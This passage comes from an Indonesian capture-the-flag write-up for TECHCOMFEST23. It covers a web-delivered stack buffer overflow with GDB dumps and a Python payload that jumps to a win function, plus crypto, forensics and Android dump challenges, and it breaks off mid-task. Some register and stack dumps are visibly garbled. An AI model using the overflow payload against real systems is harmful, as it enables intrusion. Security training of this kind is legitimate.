$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cx: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stack
0x007fffffc0b0+0x0000: 0x0000000000000001 ← $rsp, $rbp
0x007fffffc0b8+0x0008: 0x007ffff7d0290 → mov edi, eax
0x007fffffc0cc0+0x0010: 0x007fffffc0d0 → 0x007fffffc0d8 → 0x0000000000000038 ("a?")
0x007fffffc0cc8+0x0018: 0x00000000401209 → <main+0> endbr64
0x007fffffc0cd0+0x0020: 0x00000100400904 (*"g?")
0x007fffffc0cd8+0x0028: 0x007fffffc0d8 → 0x007fffffe132 → "/home/mitm/Documents/stuff/ctf/techconfest/starPla[...]"
0x007fffffc0ce0+0x0030: 0x007fffffc0d8 → 0x007fffffe132 → "/home/mitm/Documents/stuff/ctf/techconfest/starPla[...]"
0x007fffffc0ce8+0x0038: 0x77b35635919563
code:x86:64
0x4012eb <main+18> call 0x010a0 <puts@plt>
0x4012f0 <main+23> mov eax, 0x0
0x4012f5 <main+28> call 0x01278 <vuln>
+ 0x4012fa <main+33> mov eax, 0x0
0x4012ff <main+38> pop rbp
0x401301 <main+39> ret
0x401301 add BYTE PTR [rax], al
0x401303 add bl, dh
0x401305 <.fini+1> nop edx
threads
[#0] Id 1, Name: "main", stopped 0x4012fa in main (), reason: SINGLE STEP
[#0] 0x4012fa → main()
trace
gef> █

```

Setelah mensetup gdb dan meletakan breakpoint kita bisa lihat, berikut merupakan input normal, namun bila kita lebihkan

```

$rsi : 0x0000000004052a0 → "What's aaaaaaaaa?\nt/plain\r\n"
$ru1 : 0x007fffffd720 → 0x007fffff7e07100 → <unlockfile+0> endbr64
$rip : 0x000000004012fa → <main+3> mov eax, 0x0
$r8 : 0x007fffff7f373c0 → 0x0002000200020002
$r9 : 0x73
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x007ffffffffdd8 → 0x007fffffff16b → "ALACRITY_LOG=/tmp/Alacrity-10124.log"
$r14 : 0x00000000403e18 → 0x000000004011c0 → <__do_global_dtors_aux+0> endbr64
$r15 : 0x007fffff7ff0000 → 0x007fffff7fe2c0 → 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$c0s: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x007fffffdcc0|+0x0000: 0x0000000000000001 ← $rsp, $rbp
0x007fffffdcc0|+0x0008: 0x007fffff7db290 → mov edi, eax
0x007fffffdcc0|+0x0010: 0x007fffffdcc0 → 0x007fffffdcc8 → 0x00000000000038 ("8?")
0x007fffffdcc0|+0x0018: 0x000000004012d9 → <main+0> endbr64
0x007fffffdcc0|+0x0020: 0x00001004000040 ("@")
0x007fffffdcc8|+0x0028: 0x007fffffdcc8 → 0x007fffffe132 → "/home/mitm/Documents/stuff/ctf/techcomfest/starPla[...]"
0x007fffffdcc8|+0x0030: 0x007fffffdcc8 → 0x007fffffe132 → "/home/mitm/Documents/stuff/ctf/techcomfest/starPla[...]"
0x007fffffdcc8|+0x0038: 0xa77b356359419563

    0x4012eb <main+18>    call  0x4010a0 <puts@plt>
    0x4012f0 <main+23>    mov   eax, 0x0
    0x4012f5 <main+28>    call  0x401278 <vuln>
→ 0x4012fa <main+33>    mov   eax, 0x0
    0x4012ff <main+38>    pop   rbp
    0x401300 <main+39>    ret
    0x401301    add   BYTE PTR [rax], al
    0x401303    add   bl, dh
    0x401305 <.fini+1>    nop   edx

[#0] Id 1, Name: "main", stopped 0x4012fa in main () , reason: SINGLE STEP
[#0] 0x4012fa → main()
gef> 

```

Akan terjadi bufferoverflow, dari sini kita bisa membruteforce untuk mencari panjang yang tepat, berdasarkan dari huruf yang di berikan seperti nya ada di area i atau j, kurang lebih berarti 36 hingga 40

Dengan mengetahui awal mula fungsi win

```

gef> disassemble win
Dump of assembler code for function win:
0x0000000004011f6 <+0>:    endbr64
0x0000000004011fa <+4>:    push   rbp
0x0000000004011fb <+5>:    mov    rbp, rsp
0x0000000004011fe <+8>:    sub    rsp, 0x90
0x000000000401205 <+15>:   lea    rax, [rip+0xdf8]      # 0x402004
0x00000000040120c <+22>:   mov    rsi, rax
0x00000000040120f <+25>:   lea    rax, [rip+0xdf0]      # 0x402006
0x000000000401210 <+32>:   mov    rdi, rax
0x000000000401219 <+35>:   call   0x4010e0 <fopen@plt>
0x00000000040121e <+40>:   mov    QWORD PTR [rbp-0x8], rax
0x000000000401222 <+44>:   cmp    QWORD PTR [rbp-0x8], 0x0
0x000000000401227 <+49>:   je    0x401275 <win+127>
0x000000000401229 <+51>:   mov    rdx, QWORD PTR [rbp-0x8]
0x00000000040122d <+55>:   lea    rax, [rbp-0x90]
0x000000000401234 <+62>:   mov    esi, 0x80
0x000000000401239 <+67>:   mov    rdi, rax
0x00000000040123c <+70>:   call   0x4010d0 <fgets@plt>
0x000000000401241 <+75>:   mov    rax, QWORD PTR [rbp-0x8]
0x000000000401245 <+79>:   mov    rdi, rax
0x000000000401248 <+82>:   call   0x4010b0 <fclose@plt>
0x00000000040124d <+87>:   lea    rax, [rbp-0x90]
0x000000000401254 <+94>:   mov    rsi, rax

```

Kita dapat membuat payload yang loncat ke fungsi tersebut

Berikut merupakan code dalam python kita buat untuk mengexploit buffer overflow tersebut

```
import requests

padding = b"aaaabbbbccccdddeeeeffffgggghhhhiiijjjj"
funcaddr = b'\xfb\x11\x40\00\00\00\00\00'


final = padding+funcaddr

with open("payload", "wb") as f:
    f.write(final)
```

Dari sini kita tinggal menjalankan python script nya, dan menjalankan gdb dengan argumen berikut

```
(vol3) >>> starPlat gdb -ex 'b vuln' -ex 'r < payload' main
```

Dan...



```
$r8 : 0x007fffff7f373c8 + 0x0002000200020002
$r9 : 0x73
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x007fffff7fffffdcc8 > 0x007fffffc16b > "ALACRITY_LOG=/tmp/Alacrity-10124.log"
$r14 : 0x000000000403e10 > 0x0000000004014c0 > <main+0> endbr64
$r15 : 0x007fffff7fffd000 > 0x007fffff7fe2c0 > 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$c0: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stack
0x007fffff7fffdccb] +0x0000: 0x0000000000000000 < $rsp
0x007fffff7fffdccb] +0x0000: 0x007fffff7ddbd290 > moy edi, eax
0x007fffff7fffdccb] +0x0010: 0x007fffff7fffdcb0 > 0x007fffff7ffdb8 > 0x0000000000000038 ("8"?)<br>
0x007fffff7fffdccb] +0x0018: 0x000000000012d9 > <main+0> endbr64
0x007fffff7fffdccb] +0x0020: 0x00000100000040 ("@")<br>
0x007fffff7fffdccb] +0x0028: 0x007fffff7ffdc8 > 0x007fffffe132 > "/home/mitm/Documents/stuff/ctf/techcomfest/starPla[...]"<br>
0x007fffff7fffdccb] +0x0030: 0x007fffff7ffdc8 > 0x007fffffe132 > "/home/mitm/Documents/stuff/ctf/techcomfest/starPla[...]"<br>
0x007fffff7fffdccb] +0x0032: 0xdf4a683a0c80fd7
code:x86:64
0x4011f6 <win+0>      endbr64
0x4011fa <win+4>      push rbp
0x4011fb <win+5>      mov rbp, rsp
0x4011fe <win+8>      sub rsp, 0x90
0x401205 <win+15>     lea rax, [r1p+0xd0f8]      # 0x402004
0x40120c <win+22>     mov rsi, rax
0x40120f <win+25>     lea rax, [r1p+0xd0f8]      # 0x402006
0x401216 <win+32>     mov rdi, rax
threads
#0 Id 1, Name: "main", stopped 0x4011fb in win () , reason: SINGLE STEP
trace
#0 0x4011fb > win()
#1 0x7fffff7ddbd290 > moy edi, eax
#2 0x7fffff7ddbd34a > __libc_start_main()
#3 0x401135 > _start()
gef>
```

Seperti yang bisa kita lihat, kita berhasil masuk ke dalam fungsi win,

2. Dari sini kita tinggal mengconvert python script kita tadi, agar mengirimkan payload tersebut dan bukan di buang ke sebuah file bernama payload seperti berikut

```
1 import requests
2
3 padding = b"aaaabbbbccccdddeeeeffffgggghhhhiiiijjjj"
4 funcaddr = b'\xfb\x11\x40\00\00\00\00\00'
5
6 final = padding+funcaddr
7
8 resp = requests.post("http://103.49.238.77:17858/pwny.cgi", data=final)
9 print(resp.text)
10
```

Lalu kita tinggal jalankan script nya... dan...

```
(vol3) >>> starPlat nvim payloadMaker.py
(vol3) >>> starPlat python payloadMaker.py
What's aaaabbbbccccdddeeeeffffgggghhhhiiiijjjj@?
FLAG: TECHCOMFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}
```


Berhasil

FLAG :

TECHCOMFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}

CRYPTOGRAPHY

- Hashllision



Tahap penggeraan:

1. Download file *chall.py* dan analisis file

```
SECRET_WORD = "nino"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    with open("flag.txt", "r") as f:
        flag = f.read()

    print("Do you know the secret word?")
    s = input(">> ")

    if s != SECRET_WORD:
        if hash_code(s) == hash_code(SECRET_WORD):
            print("Noice!")


```

```

        print("Here's your flag: " + flag)
    else:
        print("Hmmm, are you sure about that?")
    else:
        print("Oopsie, you can't do that!")

if __name__ == "__main__":
    main()

```

Disini perlu di input “**nino**” sebagai jawabannya, namun terdapat perintah yang melarang input “**nino**”, disini dapat dicari jalan keluar karena algoritma *hash_code* dapat diakali

```

Do you know the secret word?
>> nino
3381436
3381436

110
h = 110
105
h = 3515
110
h = 109075
111
h = 3381436
Oopsie, you can't do that!

```

Disini dapat dilihat bahwa input “**nino**” sudah sesuai. Perhitungan total harus memiliki value akhir **3381436**, dengan rumus:

```

h = 0
for c in s:
    h = (31 * h + ord(c)) & 0xFFFFFFFF
return h

```

Maka disini dapat dirubah 2 huruf awalnya menjadi “**oJno**”

```
Do you know the secret word?  
>> oJno  
  
111  
h = 111  
74  
h = 3515  
110  
h = 109075  
111  
h = 3381436  
Noice!  
Here's your flag: ini flag
```


*disini saya mengusahakan agar h kedua menjadi **3515**

2. Setelah mendapatkan input selain nino, maka buka terminal dan `nc 103.49.238.77 33083`
3. Input dengan `oJno`, dan flag diperoleh

```
$ nc 103.49.238.77 33083  
Do you know the secret word?  
>> oJno  
Noice!  
Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}
```

FLAG : TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

- Baby-xor



Tahap penggeraan:

1. Download file, dan unzip
2. Disini diberikan file *python* beserta resultnya
3. Analisis file

```
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result

if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()

    assert len(flag) % 5 == 0

    print(encrypt(flag).encode('latin1').hex())
```

Disini dapat dipahami bahwa **key akan sama setiap 5 karakter**, dan **panjang flag akan habis jika di modulo 5**, lalu setelah melihat *result* dalam bentuk hex & memiliki panjang 60 karakter, maka dapat disimpulkan bahwa flag terdiri dari **30 karakter**

4. Disini saya menggunakan cara manual, karena sudah mengetahui format flag adalah **TECHC OMFES T23{* ***** ***** *}**

Berikut gambaran proses pengeraannya:

```
File Actions Edit View Help
>>> 0x29 ^ 11
34
>>> 0x0b ^ 125
118
>>> 0x46 ^ 118
48
>>> 118 ^ 0x29
95
>>> 0x13 ^ 118
101
>>> 0x0c ^ 118
122
>>> 0x47 ^ 114
53
>>> 0x11 ^ 53
36
>>> 0x47 ^ 82
21
>>> 0x11 ^ 21
4
>>> 0xff
255
>>> 256 & 0xff
0
>>> 257 & 0xff
```

File Edit Selection View Go Run Terminal Help

result.txt - Visual Studio Code

home > plasma > Desktop > TECHCOMFEST > baby-xor > result.txt

Hex	ASCII
14 05 03 08 03 20 22 29 2a 3c 47 21 20 68 71 47 11 0a 2c 0b fc be 93 bf fc 46 29 13 0c 0b	T E C H C O M F E S T { b 4 b y _ x 0 r _ s 0 0 _ e z }
64 111 19 115 204	118

Saya menggunakan bantuan python untuk melakukan xornya, sebagai contoh “**T**” ^ **0x14 = 64**, 64 menjadi key dari 5 karakter pertama, dst Key yang saya temukan: 64, 111, 19, 115, 204, 118

Untuk key 115 dan 204 ditemukan karena nama soal adalah **baby_xor**

```
14 05 03 08 03 20 22 29 2a 3c 47 21 20 68 71 47 11 0a 2c 0b fc be 93 bf fc 46 29 13 0c 0b
T E C H C O M F E S T { b 4 b y _ x 0 r _ s 0 0 _ e z }
64 111 19 115 204
118
```

FLAG : TECHCOMFEST23{b4by_x0r_s00_ez}

- Radhit Suka Aritmatika

Radhit Suka Aritmatika

436

Radhit baru saja menyukai matematika dan dia baru saja mempelajari berbagai macam algoritma. Dia tidak ingin mempelajarinya sendiri, maka dari itu dia membuat challenge untuk di kerjakan. Bisakah kamu menyelesaikan challenge dari radhit?

Author: [kyruuu](#)

[chall.zip](#)

Tahap penggeraan:

1. Download file, dan unzip
2. Disini diberikan file *python* beserta outputnya
3. Analisa file *python*, dan disini saya melihat adanya kemiripan dengan algoritma RSA, hal itu juga didukung dengan nama chall (Radhit Suka Aritmatika) bila disingkat.
4. Pertama rubah bagian *totient* sehingga nanti menghasilkan jawaban yang valid, hapus bagian **def totient(numbers):**: sampai **return totient**

```
def totient(numbers):
    totient = 0
    #####
    #
    # lah kok ilang? pasti gara gara ketumpahan kopi      #
    # padahal udah sulit sulit buat fungsi EULER TOTIENT :( #
    #
    #####
    return totient
```

Lalu tambahkan

from sympy.ntheory.factor_ import totient pada bagian atas file

5. Lalu saya buat solver untuk menentukan nilai e yang digunakan, berikut solver yang saya buat:

```
for e in range (57331,65537):
    if (e%19 == 18) and(e % 79 == 7) and ( e % 187 == 72):
        print (e)
```

Solver ini didapat dari fungsi

```
def cari_e():
    while True:
        e = randint(57331,65537)
        if faktorterbesar(e,(p-1)*(q-1)) == 1:
            if faktorterbesar(e,n) == 1:
                return e
            else:
                continue

e = cari_e()
e1 = e % (6*3 + 1)
e2 = e % (6*13 + 1)
e3 = e % (6*31 + 1)
```

Dan dengan output

$e_1 = 18$
 $e_2 = 7$
 $e_3 = 72$

Didapati nilai e yang paten adalah **63839**

6. Selanjutnya adalah mencari nilai c dengan memanfaatkan output **cxorkunci** dan **kunci**

kunci = totient($6^{1337} \cdot \text{totient}(7)$) maka hasilnya adalah **1140**

cxorkunci =

18079242860663977132105076372247293092092338606472975177270
39598976759530852542212102470368101459237734440098718294239
964956258775996630368619623055582112

Maka untuk mendapatkan nilai **c** adalah dengan **cxorkunci ^ kunci**

Didapati hasil =

18079242860663977132105076372247293092092338606472975177270

39598976759530852542212102470368101459237734440098718294239

964956258775996630368619623055583188

7. Lalu terakhir adalah mencari nilai **n**, disini saya memanfaatkan fungsi **ne**

dimana **ne = n * pow(e,p*2,p)**, dan **pow(e,p*2,p) = 4075417921**.

Maka nilai **n** = **ne/4075417921**

Didapati hasil =

48463705077274002441476760433994420931288535710350048448425

20624763359255419715721728386612831878051728340173005437327

439085198975906223725055914968338729

8. Untuk menggabungkan semua bagiannya, saya sudah membuat solver

sebagai berikut, dengan memanfaatkan rumus rsa yang sedikit

dimodifikasi agar tidak perlu mencari nilai p dan q

Berikut solvernya:

```
from Crypto.Util.number import *

e = 63839
ne =
19750985218998115937739214317772460067739080805580905262993032
97697271069369872582905731589635152437210024256465059971468759
2855752259071384528252589019803764962409
n =
48463705077274002441476760433994420931288535710350048448425206
24763359255419715721728386612831878051728340173005437327439085
198975906223725055914968338729
powan = 4075417921
# n = ne/powan
# pake big calcultaor
https://www.calculator.net/big-number-calculator.html?cx=19750
98521899811593773921431777246006773908080558090526299303297697
27106936987258290573158963515243721002425646505997146875928557
```

```
52259071384528252589019803764962409&cy=4075417921&cp=100&co=di
vide
pplusq =
13952587027363467862361082116661162232972637729896226033452171
3383107368568730
cxorkunci =
18079242860663977132105076372247293092092338606472975177270395
98976759530852542212102470368101459237734440098718294239964956
258775996630368619623055582112
kunci = 1140

c = cxorkunci ^ kunci
print (c)
print (n)
d = pow(e, -1, n-pplusq+1)
print(long_to_bytes(pow(c, d, n)))
```

Didapati hasil:


```
18079242860663977132105076372247293092092338606472975177270395
83188
48463705077274002441476760433994420931288535710350048448425206
38729
b'TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}'
```

FLAG :

TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}


FORENSIC


- Mono




Tahap penggeraan:



1. Download file *chall.wav*
2. Periksa file menggunakan *audacity*, karena setelah didengarkan terdapat suara statik, dan judul chall adalah **Mono**
3. Pisahkan file dari stereo menjadi mono, lalu hapus audio yang atas





4. Lalu proses file menggunakan *Sonic Visualiser* dan tambahkan *Spectrogram*, karena setelah diperiksa audio juga bukan sandi morse, maka perlu diperiksa dengan metode lain
5. Setelah di zoom dan disesuaikan didapatkan flag yang terukir pada audio





6. Susun flag, dan flag diperoleh

FLAG :

TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNyWay_HeR3_1s_uR_FL4G_a1cd6113}

- Flag Checker

CHALLENGE 23 SOLVES X

Flag Checker

285

I accidentally lost Flag Checker app which was made for this challenge.

Luckily my android dumped the whole app memory before it went disappear.

Can you help me restore the flag?

Author: aimardcr

[chall.zip](#)

1. Untuk yang satu ini kalo boleh jujur mungkin agak unintended, namun pertama mari kita download dan analisa file nya

```
chall.zip  dump  
(vol3) >>> flagChecker
```

Ternyata di dalam zip file tersebut terdapat folder dump

```
com.flag.checker-7ffff7984000-7ffff79fe000.bin  
com.flag.checker-7ffff7a00000-7ffff7a22000.bin  
com.flag.checker-7ffff7a23000-7ffff7a51000.bin  
com.flag.checker-7ffff7a54000-7ffff7ab1000.bin  
com.flag.checker-7ffff7ab3000-7ffff7ac0000.bin  
com.flag.checker-7ffff7ac3000-7ffff7b14000.bin  
com.flag.checker-7ffff7b15000-7ffff7b38000.bin  
com.flag.checker-7ffff7b3a000-7ffff7b75000.bin  
com.flag.checker-7ffff7b76000-7ffff7bf9000.bin  
com.flag.checker-7ffff7bfa000-7ffff7d9e000.bin  
com.flag.checker-7ffff7da4000-7ffff7ea6000.bin  
com.flag.checker-7ffff7fe7000-7ffff7fe8000.bin  
com.flag.checker-7ffff7ff4000-7ffff7fff000.bin  
com.flag.checker-7fffffff7ff000-7fffffff000.bin  
com.flag.checker-ebad6000-ebad7000.bin  
